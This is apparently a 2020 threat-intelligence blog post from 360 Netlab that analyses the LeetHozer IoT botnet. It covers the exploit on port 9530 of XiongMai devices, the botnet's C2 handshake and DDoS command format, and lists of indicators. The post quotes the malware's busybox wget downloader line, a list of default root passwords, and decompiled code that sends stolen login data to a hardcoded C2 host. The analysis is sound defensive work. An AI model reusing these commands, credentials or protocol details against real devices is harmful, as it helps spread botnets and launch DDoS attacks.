The LeetHozer botnet

By Alex.Turing

Published: 2020-04-27 · Archived: 2026-04-10 02:43:57 UTC

Background

On March 26, 2020, we captured a suspicious sample `11c1be44041a8e8ba05be9df336f9231`. Although the samples have the word mirai in their names and most antivirus engines identified it as Mirai, its network traffic is totally new,which had got our attention.

The sample borrowed some of Mirai's Reporter and Loader mechanism, but the encryption method and Bot program, as well as C2 communication protocol had been totally redesigned.

For regular Mirai and their variations, normally the changes are fairly minor, changing C2s or encryption keys, or integrate some new vulnerabilities, nothing dramatic.

But this one is different. Its encryption method is unique, and communication protocol is more rigorous. Also it is very likely a new branch from the Moobot group and is in active development. (the author released a third version while we work on this article, adding some new function and changing Tor C2 : `vbrxmrhrjnnouvjf.onion:31337`)

So we think we should blog it and decide to name it LeetHozer because of the `H0z3r` string(`/bin/busybox wget http://37[.49.226.171:80/bins/mirai.m68k -O - > H0z3r;`)


The targets devices currently observed are mainly XiongMai H.264 and H.265 devices.

Propagation


- In 2017, security researchers disclosed the vulnerability[2].
- 2020-02-04 POC was released on github[3]。[4].
- 2020-02-11 We saw a moobot variant we called `moobot_xor` exploiting this vulnerability.
- 2020-03-26 `LeetHozer` began to exploit the vulnerability.

LeetHozer takes advantage of the vulnerability through the target device's TCP 9530 port to start the telnetd service, then login to the device with the default password to complete the infection process. The propagation

process is shown in the figure:



The source IP currently exploiting the vulnerability is around 4.5k per day.



LeetHozer and moobot_xor used the same unique string `/bin/busybox DNXXXFF` in their 9530 exploit. We also observed that at times they used the exact same downloader, so we speculate that moobot_xor and LeetHozer probably belong to the same organization or individual.

The time periods and the downloader shared by the two families are as follows:


```
 date=2020-03-26 08:11:46+08:00  md5=11c1be44041a8e8ba05be9df336f9231    family_name=LeetHozer   url=http://185
date=2020-03-26 08:11:39+08:00  md5=11c1be44041a8e8ba05be9df336f9231    family_name=LeetHozer   url=http://185.
date=2020-03-26 08:11:39+08:00  md5=b7b2ae292bf182b0d91535770394ad93    family_name=moobot_xor  url=http://185.
```

The recent LeetHozer DDos targets we currently see

```
 2020-04-07      37.49.226.171             31337   ddos    tcpraw   45.83.128.252    ASN40676         Psych
2020-04-07      37.49.226.171             31337   ddos    udpplain 172.106.18.210   ASN40676         Psych
2020-04-08      37.49.226.171             31337   ddos    udpplain 185.172.110.224  ASN206898        Serve
2020-04-11      w6gr2jqz3eag4ksi.onion    31337   ddos    icmpecho 185.38.151.161   ASN25369         Hydra
2020-04-13      37.49.226.171             31337   ddos    icmpecho 73.99.44.254     ASN7922          Comca
2020-04-13      37.49.226.171             31337   ddos    icmpecho 94.174.77.69     ASN5089          Virgi
2020-04-13      37.49.226.171             31337   ddos    udpppplain         94.174.77.69      ASN5089
2020-04-16      37.49.226.171             31337   ddos    icmpecho 117.27.239.28    ASN133774        Fuzho
2020-04-16      37.49.226.171             31337   ddos    icmpecho 185.172.110.224  ASN206898        Serve
2020-04-16      37.49.226.171             31337   ddos    icmpecho 52.47.76.48      ASN16509         Amazo
2020-04-16      37.49.226.171             31337   ddos    tcpraw   117.27.239.28    ASN133774        Fuzho
2020-04-16      37.49.226.171             31337   ddos    tcpraw   162.248.93.234   ASN32374         Nucle
2020-04-16      37.49.226.171             31337   ddos    udpplain 71.222.69.77     ASN209           Centu
2020-04-17      37.49.226.171             31337   ddos    udpplain 117.27.239.28    ASN133774        Fuzho
2020-04-18      37.49.226.171             31337   ddos    tcpraw   76.164.193.89    ASN36114         Versa
2020-04-18      37.49.226.171             31337   ddos    udpplain 117.27.239.28    ASN133774        Fuzho
2020-04-18      37.49.226.171             31337   ddos    udpplain 66.150.188.101   ASN32374         Nucle
2020-04-19      37.49.226.171             31337   ddos    tcpraw   117.27.239.28    ASN133774        Fuzho
2020-04-19      37.49.226.171             31337   ddos    udpplain 108.61.22.86     ASN20473         Choop
2020-04-19      37.49.226.171             31337   ddos    udpplain 108.61.33.194    ASN20473         Choop
2020-04-19      37.49.226.171             31337   ddos    udpplain 172.107.228.198  ASN40676         Psych
2020-04-19      37.49.226.171             31337   ddos    udpplain 192.99.226.11    ASN16276         OVH_S
2020-04-19      37.49.226.171             31337   ddos    udpplain 209.58.147.245   ASN394380        Lease
2020-04-19      37.49.226.171             31337   ddos    udpplain 24.46.209.115    ASN6128          Cable
2020-04-19      37.49.226.171             31337   ddos    udpplain 71.222.69.77     ASN209           Centu
2020-04-20      37.49.226.171             31337   ddos    udpplain 139.28.218.180   ASN9009          M247_
2020-04-20      37.49.226.171             31337   ddos    udpplain 74.91.122.90     ASN14586         Nucle
2020-04-23      37.49.226.171             31337   ddos    icmpecho 162.244.55.107   ASN49544         i3D.r
2020-04-23      37.49.226.171             31337   ddos    udpplain 162.244.55.107   ASN49544         i3D.r
```

Reverse analysis

At present, there are three versions of LeetHozer samples (We are going to focus on V2 as V3 is in development now). The difference between V1 and V2 is mainly that V2 supports more DDos attack methods.



We are going to take a quick look at the sample's behavior, DDos command format, network communication below.

> MD5: 57212f7e253ecebd39ce5a8a6bd5d2df
>
> ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
>
> Packer: None
>
> Library: uclibc
>
> Version: V2

Sample behavior

The function of LeetHozer is relatively simple, when it runs on infected device, it operates the watchdog device,then write the pid to a file named `.1` , and prints out `/bin/sh:./a.out:not found` string to the console(to confuse the user?). After that, it starts to scan internet to find more devices with open port 9530, and try to use the vulnerability to open the telnetd service on more victim devices.

The sample also reports the infected device information to the reporter, and establishes communication with C2, waiting for instructions to launch DDos attack.

The sample uses a custom algorithm for encryptiton. The decryption algorithm is as follows:

```
 xorkey="qE6MGAbI"

def decode_str(ctxt):
    for i in range(0,len(xorkey)):
        plain=""
        size=len(ctxt)
        for idx in range(0, size):
```

```
            ch=ord(ctxt[idx])
            ch ^=(ord(xorkey[i]) + idx )
            plain += chr(ch)
        ctxt=plain
    return ctxt
```

After decryption, the key information is as follows, including the watchdog devices, C2 to be operated by the Bot. The information will only be decrypted when it is needed by the bot.

.1	**/dev/watchdog**
/dev/misc/watchdog	**/bin/sh: ./a.out: not found**
w6gr2jqz3eag4ksi.onion	

The specific implementation of the Bot function is as follows: ,

1. Set watchdog to prevent device restart

```
util_memcpy(&v42, &unk_8050CB8, 14);
v4 = (char *)xor_decode((int)&v42, 14);
fd = open(v4, 2, v5);
if ( fd != -1 )
{
  v66 = 1;
  ioctl(fd, 0x80045704, (int)&v66, v3);
  close(fd);
}
util_memset(&v42, 0, 128);
util_memcpy(&v42, &unk_8050CC7, 19);
v7 = (char *)xor_decode((int)&v42, 19);
v9 = open(v7, 2, v8);
if ( v9 != -1 )
{
  v66 = 1;
  ioctl(v9, 0x80045704, (int)&v66, (unsigned int)&v42);
  close(v9);
}
```

2. Bot singleton through PID file

```
util_memcpy(&v5, &pid_file, 3);
v0 = (char *)xor_decode((int)&v5, 3);
result = open(v0, 0, v1);
fd = result;
if ( result > 0 )
{
  if ( read(result, &addr, 0x20u) > 0 )
  {
    v4 = atol(&addr);
    if ( getpid() != v4 )
      kill(v4, 9);
  }
```

3. Scan, exploitation and report information

- mirai's fast port scan technique has been borrowed, the scanned port is 9530

Destination	Protocol	Info
50.123.154.191	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
67.135.168.44	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
97.243.25.111	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
187.148.173.171	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
116.245.1.6	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
158.249.198.219	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
2.16.82.157	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
164.94.236.153	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0

- Use the vulnerability to enable the telnetd service and try to log in with the following credentials.

```
 root:xc3511
root:xmhdipc
root:klv123
root:123456
root:jvbzd
root:hi3518
root:tsgoingon
```

- Report device information after successful login

```
v129.sin_family = 2;
v129.sin_addr.s_addr = 0xABE23125;// 37.49.226.171
v129.sin_port = 0x9CADu;// 44444
if ( connect(v98, &v129, 16) != -1 )
{
  v152 = 0;
  LOBYTE(v145) = util_strlen("root");
  LOBYTE(v146) = util_strlen(v53);
  send(v98, &v152, 1, 0x4000);
  send(v98, &v144, 4, 0x4000);
  send(v98, &v151, 2, 0x4000);
  send(v98, &v145, 1, 0x4000);
  send(v98, "root", (unsigned __int8)v145, 0x4000);
  send(v98, &v146, 1, 0x4000);
  send(v98, v53, (unsigned __int8)v146, 0x4000);
```

4. Receive the C2 command and prepare for DDos attack. The attack commands supported by different versions are different.

version	**command**
V1	tcpraw
v2	tcpraw;icmpecho;udpplain

However, the data format of the attack command is the same, and its structure is `Header(6 bytes),Option1,Option2...` , in which the structure of Option is `Type(2 bytes),Len(2 bytes),Subtype(2`

`bytes),Contents( Len bytes),Padding` , the following takes an actual attack command as an example to explain the parsing process.

```
 00000000: 3E 00 3F 00 3A 00 01 00  08 00 04 00 75 64 70 70  >.?.:.......udpp
00000010: 6C 61 69 6E 00 00 00 00  01 00 0E 00 06 00 31 33  lain..........13
00000020: 39 2E 32 38 2E 32 31 38  2E 31 38 30 00 00 00 00  9.28.218.180....
00000030: 02 00 01 00 0C 00 50 00  02 00 01 00 05 00 64 00  ......P.......d.
--------------------------------------------------------------------------------
Header:  3E 00 3F 00 3A 00, ----Little endian
                                  0x003E            ---- xor key
                                  0x003A            ---- 0x3A xor 0x3E = 4 个Option
Opt 1:            01 00 08 00 04 00, ----Little endian
                                  0x0001            ----Type 1,Padding 4 bytes
                                  0x0008            ----Content length,len("udpplain") = 8
                                  0x0004            ----Subtype 4,Contents为attack vector
                          Contents: udpplain
                          Padding: 00 00 00 00

Opt 2:            01 00 0E 00 06 00, ----Little endian
                                  0x0001            ----Type 1,Padding 4 bytes
                                  0x000e            ----Content length
                                  0x0006            ----Subtype 6,Contents为attack target
             Contents: 139.28.218.180
             Padding: 00 00 00 00

Opt 3:            02 00 01 00 0c 00, ----Little endian
                                  0x0002            ----Type 2,No Padding
                                  0x0001            ----Type 2 Ignore this field, Contents length is al
             0x000c               ----Subtype 0xc,Contents为target port
             Contents: 80

Opt 4:            02 00 01 00 05 00, ----Little endian
                                  0x0002            ----Type 2,No Padding
                                  0x0001            ----Type 2 Ignore this field, Contents length is al
                                  0x0005            ----Subtype 0x05,Contents is attack duration
             Contents: 0x0064
```

Communication protocols

Two types of C2: Tor-C2 and IP-C2 has been used. The V2 version has both existed but the code branch where Tor-C2 is located will not be executed. It is likely the V2 version is not final yet.

1. Tor-C2，supported by V1，Not used in V2.

```
   w6gr2jqz3eag4ksi.onion:31337
```

2. IP-C2，supported by V2.

```
37.49.226.171:31337
```

Tor-C2 has a pre-process to establish a connection through Tor proxy. After the connection between Bot and C2 is established, it takes two rounds of interaction for the bot to successfully go online.

- Establish a connection with C2 through Tor proxy

```
00000000  05 01 00                                          ...
    00000000  05 00                                          ..
00000003  05 01 00 03 16 77 36 67  72 32 6a 71 7a 33 65 61   .....w6g r2jqz3ea
00000013  67 34 6b 73 69 2e 6f 6e  69 6f 6e 7a 69           g4ksi.on ionzi
    00000002  05 00 00 01 00 00 00 00  00 00                 ........ ..
```

  The hardcode proxy list:

```
 45.82.176.194:9034
91.236.251.131:9712
18.177.13.247:443
62.109.8.218:8888
82.99.213.98:9191
35.225.55.174:9251
194.99.22.206:9050
45.147.199.142:8060
47.104.188.20:8999
54.149.179.115:9050
195.128.102.178:9050
185.176.25.66:9002
54.188.106.141:9080
193.47.35.56:10000
88.193.137.205:9050
134.209.84.21:9119
194.58.111.244:9050
192.99.161.66:9050
193.47.35.53:9090
167.179.74.97:9251
185.30.228.141:9050
```

- First round of interaction

  The packet length sent by the Bot is 255 bytes, the first 32 bytes are valid data, and the data is interpreted in little-endian way.

```
00000020  49 8f 69 7a 18 48 00 00  00 00 00 00 00 00 01 00   I.iz.H.. ........
00000030  00 00 00 00 cc 51 00 00  00 00 00 00 00 00 00 00   .....Q.. ........
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

  The meaning of some key fields

offset	length	content	field meaning
0x00	2 bytes	0x8f49	source port
0x02	2 bytes	0x7a69	hardcode
0x04	4 bytes	0x00004818	hardcode
0x0e	2 bytes	0x0001	first round
0x14	4 bytes	0x0051cc	checksum

The calculation of checksum is as follows

```
 step 1: calc the sum of the first 12 WORD
                 (0x8f49+0x7a69+0x4818+0x0000+0x0000+0x0000
                 +0x0001+0x0000+0x0000+0x0000+0x000+0x0000) = 0x000151CB;
step 2:(HWORD(sum) + LWORD(sum)) >> 16
                 (0x0001+0x51CB) >> 16 = 0;
step 3:(HWORD(sum) + LWORD(sum)) && 0Xffff
                 (0x0001+0x51cb) && 0xffff = 0x000051cc
```

The first 32 bytes of the C2 reply packet are valid data. The packet length is 255 bytes,interpreted in little-endian way. The Bot will check the two valid flags. When the check passes, part of the data will be used for the second round of interaction.

```
0000000C  69 7a 69 7a f1 70 00 00  19 48 00 00 00 00 03 00   iziz.p.. .H.....
0000001C  00 00 00 00 ac ff 00 00  00 00 00 00 00 00 00 00   ........ ........
0000002C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

offset	length	content	field meaning
0x04	4 bytes	0x000070f1	valid flag1
0x08	4 bytes	0x00004819	valid flag2

- Second round of interaction

The packet length sent by the Bot is 255 bytes, the first 32 bytes are valid data, and the data is interpreted in little-endian way. Most of the data comes from the C2 return packets from the previous step.

```
0000011F  69 7a 69 7a f1 70 00 00  f2 70 00 00 00 00 02 00   iziz.p.. .p......
0000012F  00 00 00 00 65 d6 00 00  00 00 00 00 00 00 00 00   ....e... ........
```

offset	length	content	field meaning
0x00	8 bytes	0x7a697a69,0x000070f1	C2 reply in the round 1
0x08	4 bytes	0x000070f2	hardcode

offset	length	content	field meaning
0x0e	2 bytes	0x0002	second round
0x14	4 bytes	0x00d665	checksum

The 32 bytes before the C2 reply packet are valid data. The packet length is 255 bytes,interpreted in little-endian way. The Bot will check two valid flags. When the check passes, the Bot's online process is completed.

```
0000010B  69 7a 69 7a 75 27 00 00  f2 70 00 00 00 00 03 00   izizu'.. .p......
0000011B  00 00 00 00 a3 63 00 00  00 00 00 00 00 00 00 00   .....c.. ........
```

offset	length	content	field meaning
0x04	4 bytes	0x00002775	valid flag1
0x08	4 bytes	0x000070f2	valid flag2

At this point, the identity verification between the Bot and C2 is completed, and the Bot starts to wait for the C2 to issue instructions. The first byte of the C2 reply packet specifies the type of instruction.

- Instruction code: `0x00` indicates heartbeat

```
0000020A  00                                                .
    00000202  00                                              .
```

- Instruction code: `0x01` indicates reporting Bot group information

```
    0000020A  01                                              .
0000021F  01 03 00 10 00 78 38 36                          .....x86
```

- Instruction code: Not `0x00` `0x01` indicates DDoS attack.

```
00000000: 58 00 59 00 5C 00 01 00  06 00 04 00 74 63 70 72  X.Y.\.......tcpr
00000010: 61 77 00 00 00 00 01 00  0D 00 06 00 31 31 37 2E  aw..........117.
00000020: 32 37 2E 32 33 39 2E 32  38 00 00 00 00 02 00 01  27.239.28.......
00000030: 00 0C 00 50 00 02 00 01  00 05 00 64 00 00        ...P.......d..
```

Readers are always welcomed to reach us on twitter or email to netlab at 360 dot cn.

IoC list

C2

```
 vbrxmrhrjnnouvjf.onion:31337  #v3
37.49.226.171:31337           #v2
w6gr2jqz3eag4ksi.onion:31337  #v1
```

MD5

```
 027d7e1cda6824bc076d0a586ea139f5
05a485caf78eca390439b7c893c0354b
068083b9d0820f3ac9cec10d03705649
08e1b88305ad138a4509fb6b72ae3d31
0a56855a6d56efe409c2b7a4c6113bcf
0dee2c063085d0c5466137a3c32479f2
0eecbfd368f821901f9ba758e267557a
110ec534e1c60fc47f37739f03c1bb6a
1111c252ee54c4a6614498e66cefb4e7
11c1be44041a8e8ba05be9df336f9231
121960341ab64a7e7686373dedfbc058
128a53e447266e4d0e12adb7c0b43159
129f41468303728b029def8dbc910e35
177de1bf8f90cbcea50fd19c1e3e8cfe
17b5d683d7b177760c8a2ffd749650b0
1aba422e02f0fbff5189399e01e272d4
21e7898b4b585b825d120c3b0fed8b8a
242d0c9386f61c3ac9ddcdbcda724f3e
25588d12bdbb4e4b1d946f2d5c89abf3
273afac3320ddceb0e18671a3e878fa3
2f066945cee892cc857d477d97d42d7c
30c60cfb51896e5d06012ec6cf15c588
3525d090ab1ab1739507ae1777a70b95
37d9fd56ce685717f1180615f555754e
3d24b9cafda55909fbfde16a5222b4d8
3f88cbbcaa3e0b410dcdb18ddb68d4c2
4229c19e6e5c2dc8560fae9b35841957
45a30d656b4767bce0058f80b0895a95
4e22d0079c18043b6d9037fb842d94ee
58a13abe621acc532b1b6d26eb121c61
5ed891c31bc86689cb93488f5746404a
5fafdc3e3ed7c38a204234e0146e5663
5fec7347f2a9a2ae798505135a61c47f
60bb6bf05c3e7f6f13f2374511963f79
669e5f3513ebfa9c30766da294036d6e
6c883cf42d63a672815e38223d241662
6e7e638d27971e060aaee1b9ae43fe4a
76d0285f95fbee81cff81948d5a98db0
7b08a0569506174463c83f50f8d65a8f
84d39f46c4694e176d8734dd53a07c2c
86072e88f28ebf357443300656c0349a
88a39f5bb8e271f3d080a9aaa6c4a44a
8dc36df1617d9c2be576fa02a5c24803
8e7d774441229809c9cfa8d8705b5258
90a63857f31714ff2c285eb6ca9af3d1
919308996155d7a9ec2f7a25a64eb759
```

```
91fe795b69880972e30929632d359b52
9a63001fe8f2d2d642bc2c8310a429e0
9c95be6e1e9927cc0171fc344fcceb71
a42550641cc709168c145b5739fca769
a579d46a571e123a9d65dcfe21910c87
a76fdf5b2f817dc1f2e3c241d552b9ae
aa469ab3eb6789104bda30c910f063f5
b0276d96976dd6b805a02141e78df927
b35733792393a08408773a141a94f668
b84fb91f818a2b221833cb6499e5d345
bd28cdf60b03fc302b0ed467b3ea7e43
c6e9c7e7b5370441b379fd0032af4a85
cc42951a01c07dc7034251fdcd08c778
cce2f84c925f30ba11afd817bdae9377
d9d2c7e131e2f19985fffe9a1f38bca1
db6b387ba0f1ab17785de63be55e7fb6
deb66817f026c50d6e78ace69db6f0e6
e8e249712b7ad0bb92ac5ebb1d0f3378
e9ee7ea21696c9e01257c7543d344487
eb210bc6a54c1faef3cc043d767a4c3b
ecf26cb853f2d22b705334cd9acdd3c2
f4aa925fb0d0eda1bdd4b52eecd7d870
fdd05db406a03601b9548aa7a1d07bb6
```

Downloader

```
 http://185[.172.110.224/ab/i586
http://185[.172.110.224/ab/i686
http://185[.172.110.224/uc/i686
http://185.225.19.57/aq/rxrg
http://188[.214.30.178/arm6
http://188[.214.30.178/arm7
http://188[.214.30.178/bot.arm
http://188[.214.30.178/bot.arm7
http://188[.214.30.178/bot.mips
http://188[.214.30.178/bot.mpsl
http://188[.214.30.178/bot.x86
http://188[.214.30.178/tn/arm
http://188[.214.30.178/tn/arm7
http://188[.214.30.178/tn/mips
http://188[.214.30.178/tn/mpsl
http://190[.115.18.144/arm6
http://190[.115.18.144/arm7
http://190[.115.18.144/bot.arm
http://190[.115.18.144/bot.arm7
http://190[.115.18.144/bot.mips
```

http://190[.115.18.144/bot.mpsl
http://190[.115.18.144/bot.x86
http://190[.115.18.144/tn/arm
http://190[.115.18.144/tn/arm7
http://190[.115.18.144/tn/mips
http://190[.115.18.144/tn/mpsl
http://37[.49.226.171/bins/mirai.arm
http://37[.49.226.171/bins/mirai.arm7
http://37[.49.226.171/bins/mirai.mpsl
http://37[.49.226.171/bins/mirai.sh4
http://37[.49.226.171/bins/mirai.x86
http://37[.49.226.171/mirai.arm
http://37[.49.226.171/mirai.arm7
http://37[.49.226.171/mirai.mpsl
http://37[.49.226.171/mirai.sh4
http://37[.49.226.171/mirai.x86
http://64[.225.64.58/arm
http://64[.225.64.58/arm5
http://64[.225.64.58/arm6
http://64[.225.64.58/arm7
http://64[.225.64.58/bot.arm
http://64[.225.64.58/bot.arm7
http://64[.225.64.58/bot.mips
http://64[.225.64.58/bot.mpsl
http://64[.225.64.58/bot.x86
http://64[.225.64.58/i586
http://64[.225.64.58/i686
http://64[.225.64.58/m68k
http://64[.225.64.58/mips
http://64[.225.64.58/mpsl
http://64[.225.64.58/sh4
http://64[.225.64.58/spc
http://64[.225.64.58/x86

IP

185.172.110.224	Netherlands	ASN206898	Server_Hosting_Pty_Ltd
185.225.19.57	Romania	ASN39798	MivoCloud_SRL
37.49.226.171	Netherlands	ASN208666	Estro_Web_Services_Private_Limited
64.225.64.58	Netherlands	ASN14061	DigitalOcean,_LLC
188.214.30.178	Romania	ASN51177	THC_Projects_SRL
190.115.18.144	Russian	ASN262254	DANCOM_LTD

Source: https://blog.netlab.360.com/the-leethozer-botnet-en/